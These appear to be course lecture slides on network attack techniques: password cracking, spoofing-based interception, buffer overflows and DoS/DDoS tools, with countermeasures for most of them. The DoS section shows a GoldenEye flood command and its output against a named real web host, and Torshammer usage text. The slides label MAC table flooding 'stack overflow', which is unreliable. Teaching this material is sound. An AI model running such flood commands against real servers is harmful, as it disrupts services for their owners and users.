Network Attacking Techniques

Network Security (NETSEC)

Yuhong Li

Outline

- Attacking means and procedure

- Information collection
- Network hiding
- Port and vulnerability scanning
- **Actualizing attacks**
- Backdoor setting and log cleaning

Actualizing Attacks

Cracking passwords

MITM (interception and attacking)

Breaking vulnerabilities

DoS/DDoS

Network attacks

- Goals:
  - Disclose information
  - Destroy integrity
  - Unauthorized access
  - Deny of service
- Actualizing means
  - Cracking passwords
  - MITM
  - Malicious code
  - Breaking vulnerabilities
  - DoS

Cracking passwords

- Network monitoring: HTTP, SMTP, POP3, TELENT
- Weak password scanning: SMB、SSH、VNC、MYSQL、MSSQL、NTLM
- Brute force, e.g., rainbow table
  - Precomputed hash chains
  - http://project-rainbowcrack.com/table.htm
- Social engineering: phishing

- Tools:
  - pwdump: https://www.openwall.com/passwords/windows-pwdump
  - Hashcat: https://hashcat.net/wiki/
  - Ophcrack: https://ophcrack.sourceforge.io/ windows password cracker based on rainbow table
  - RainbowCrack: http://project-rainbowcrack.com
  - Cain & Abel http://www.oxid.it/cain.html


MITM attack

- Intercept data, then conducting attack
- LAN
  - LAN constructed by hubs: set the network card to the promiscuous mode
  - LAN constructed by switches: **actively intercept data**
- WAN: modify the routing table on the path to intercept data
- Attacking
  - Stack overflow, ARP spoofing, DHCP spoofing, ICMP redirection
  - DNS spoofing: modify the DNS response and induce users to the phishing pages
  - Web spoofing: modify HTTP request and response

Intercepting data –stack overflow


- Station table
- Stack overflow
  - Send a large number of data frames with fake MAC addresses
  - The subsequent frames will be broadcast
  - Until an entry in the table is deleted due to timeout
- Countermeasure: limit the maximum number of MAC addresses from each port

port	address
43	MAC D
43	MAC E
43	MAC F
43	MAC G
43	MAC H
43	MAC I




Intercepting data – ARP spoofing

- ARP spoofing: by faking the mapping between IP and MAC
  - Send fake ARP request or response
  - The target receive wrong IP-MAC mapping
- Countermeasure
  - Client: static IP-MAC mapping
  - Switch and gateway: static port-MAC mapping
  - Periodically check ARP caching: if changed IP-MAC mapping
  - Firewall: monitor the ARP caching




Intercepting data – DHCP spoofing


- DHCP spoofing
  - The host does not authenticate the DHCP server
  - The attacker impersonate DHCP server, allocating fake gateway to the host
  - The data will pass through the fake gateway
- Countermeasure
  - Trusted and untrusted ports
  - Only forward DHCP responses from the trusted ports



Intercepting data – ICMP redirect

- Router A detected the host D were using non-optimized routing, it sends IP redirect packet to D, asking it to use Router B; A will also forward all the packets from D to B. All the subsequent packets from D will be sent to B





Intercepting data – Routing spoofing


- Routing spoofing
- Countermeasure: router and routes authentication

R1's initial routing table

Subnet	distance	next hop
LAN1	1	direct
LAN2	1	direct
LAN3	2	IP R2
LAN4	3	IP R2

R1's wrong routing table

Subnet	distance	next hop
LAN1	1	direct
LAN2	1	direct
LAN3	2	IP R2
LAN4	**2**	**IP C**



MITM Attack – DNS spoofing

- DNS request or response is modified
  - Cache infection: attack the DNS server directly by writing the falsified domain name-IP mapping in the database or cache
  - DNS hijacking: intercept and tamper the response (A, MX, CNAME record)
  - DNS redirect: intercept and tamper the DNS response of NS record, return falsified address of DNS server
  - Hosts hijacking: tamper the hosts file of the target (C:\WINDOWS\system32\drivers\etc) – writing the falsified host-IP mapping
- Cache infection and hosts hijacking need log into the target remotely
  - Frequently used method: DNS hijacking and DNS redirect
  - Tools: Cain&Abel, dnschef, Ettercap

MITM Attack – Web spoofing

- Setup a web proxy between the target host and the server, provide falsified web pages and/or malicious codes
- Burpsuite: a proxy with components that can intercept http/https, view and modify the original http messages
- mitmproxy: command-based, specifically for MITM (https://docs.mitmproxy.org/stable/)
- bdfproxy: combine backdoor-factory and mitmproxy

Exploiting vulnerabilities

- Local vulnerability: needs the account for OS, mainly privilege escalation
- Remote vulnerability : there is no need to know the OS account, break through remote access.
- Classification based on threat types
  - Non-authorized access: result in hijacking, redirect to execute any commands or programs
  - Information leaking: destroy confidentiality
  - DoS
- Classification based on techniques
  - Memory damaging, logic mistakes, input validation, design flaws, configuration flaws

Damaging memory

- RAM (stack overflow, buffer overflow),
- E.g., in stack
  - Space of the local variables of the invoked function
  - Space for the parameters of invoked functions
  - Return address of the invoking function


-> after overflow,

  - the return address can be changed to the function designed by the attacker.
  - Bypass the security check functions …

Basic principle of exploiting memory damage

- To control the actions after memory overflow
  - To make the revisable address point to the prepared code!
- shellcode:
  - A piece of machine code
  - After running, a CLI (shell) with certain access rights can be obtained

Metasploit


LIBRARIES
INTERFACES
TOOLS
Rex
Console
CLI
MSF Core
Web
PLUGINS
MSF Base
GUI
MODULES
Payloads
Exploits
Encoders
Nops
Aux

Countermeasure to memory overflow

- Data execution protection in heap and stack
- Boundary check during compiling, no overflow is allowed
- Analyzing programs statically or dynamically

Deny of Service (DoS) -1


- Attack to bandwidth
  - UDP flooding
  - Smurf
  - Fraggle
- Attack to protocols
  - SYN flooding
  - Tear Drop
  - Ping of Death
  - Land attack
- Attack to logic mistakes, such as the red codes in the early days.

DoS -2

- Features
  - Difficult to tell: might think it is a short-term trouble
  - Concealed well: normally mixed with normal uses and users
  - Resource consumption: easy to occupy the system resources, which are limited
- Symptoms
  - Large number of data packets in a short time
  - The utilization of CPU increases greatly suddenly
  - No responses
  - Random breakdown
- Countermeasure
  - Can be detected, no efficient solutions or precautions


DDoS (Distributed Deny of Services)

- The important thing is to control enough masters and agents



DoS/DDoS tools -LOIC

- LOIC/XOIC/HOIC/
- https://sourceforge.net/projects/loic/
- DDOSIM-Layer




DoS/DDoS tools -Hyenae

- Hyenae

https://sourceforge.net/projects/hyenae/

- Can set flexibly the header and packet sending rate for TCP/UDP/ICMP/DHCP/ARP/DNS



DoS/DDoS tools –SlowHTTPTest

- SlowHttp Test: https://github.com/shekyan/slowhttptest
  - The server can response to HTTP only after it receives the complete HTTP request
  - If a HTTP request is incomplete, the server will keep the resource for it, and wait for the other parts
  - If many HTTP requests are incomplete …
- SlowlorisHeader: generate incomplete HTTP request header
  - A complete HTTP request ends with "**0d0a0d0a**", but only "**0d0a**" will be sent
  - Send periodically random "key-value" pairs
  - Exhaust the maximum number of connections supported by the system through discontinuous concurrent connections
- SlowRead: adjust the "**window**" field of TCP header to control the sending rate
- SlowHTTPPOST: set "**content-length"** to a big value, but each datagram is very short

DoS/DDoS tools – HULK/Goldeneye

- HULK/Goldeneye: python widget, random header, HTTP flood, support multiple threads
- https://github.com/jseidl/GoldenEye

```
root@kali:~/GoldenEye-master# ./goldeneye.py
Please supply at least the URL

------------------------------------------------------------------------------------------------------------
 USAGE: ./goldeneye.py <url> [OPTIONS]

 OPTIONS:
         Flag                    Description                                        Default
         -w, --workers           Number of concurrent workers                       (default: 50)
         -s, --sockets           Number of concurrent sockets                       (default: 30)
         -m, --method            HTTP Method to use 'get' or 'post'  or 'random'(default: get)
         -d, --debug             Enable Debug Mode [more verbose output]            (default: False)
         -h, --help              Shows this help
------------------------------------------------------------------------------------------------------------
root@kali:~/GoldenEye-master# ./goldeneye.py http://dsv.su.se [redacted] -m post -w 70 -s 30 -d
GoldenEye firing!
Hitting webserver in mode post with 70 workers running 30 connections each
Starting 70 concurrent Laser workers
Starting worker Laser-2
Starting worker Laser-3
Starting worker Laser-6
```


DoS/DDoS tools –Torshammer

- Launch Slow HTTP POST attack
  https://github.com/dotfighter/torshammer

```
root@kali:~/Torshammer 1.0# ./torshammer.py

/*
 * Tor's Hammer
 * Slow POST DoS Testing Tool
 * Version 1.0 Beta
 * Anon-ymized via Tor
 * We are Anonymous.
 * We are Legion.
 * We do not forgive.
 * We do not forget.
 * Expect us!
 */

./torshammer.py -t <target> [-r <threads> -p <port> -T -h]
 -t|--target <Hostname|IP>
 -r|--threads <Number of threads> Defaults to 256
 -p|--port <Web Server Port> Defaults to 80
 -T|--tor Enable anonymising through tor on 127.0.0.1:9050
 -h|--help Shows this help

Eg. ./torshammer.py -t 192.168.1.100 -r 256
```

DoS/DDoS tools – PyLoris

- Can make use of socks proxy and SSL connection, attacking multiple application layer protocols.
  https://sourceforge.net/projects/pyloris



DoS/DDoS tools –Zarp

- A framework similar to Metasploit – vulnerability scanning, sniffing, DDoS test https://github.com/hatRiot/zarp

Summary

- Cracking passwords
- MITM: data intercept + spoofing attacks (DNS, web-based)
- Exploiting vulnerabilities
  - memory overflow(stack, heap, buffer)
  - Logic mistakes, input authentication, design flaws, configuration flaws
- (Malicious code)
- DoS/DDoS attacks
  - Principles, countermeasures
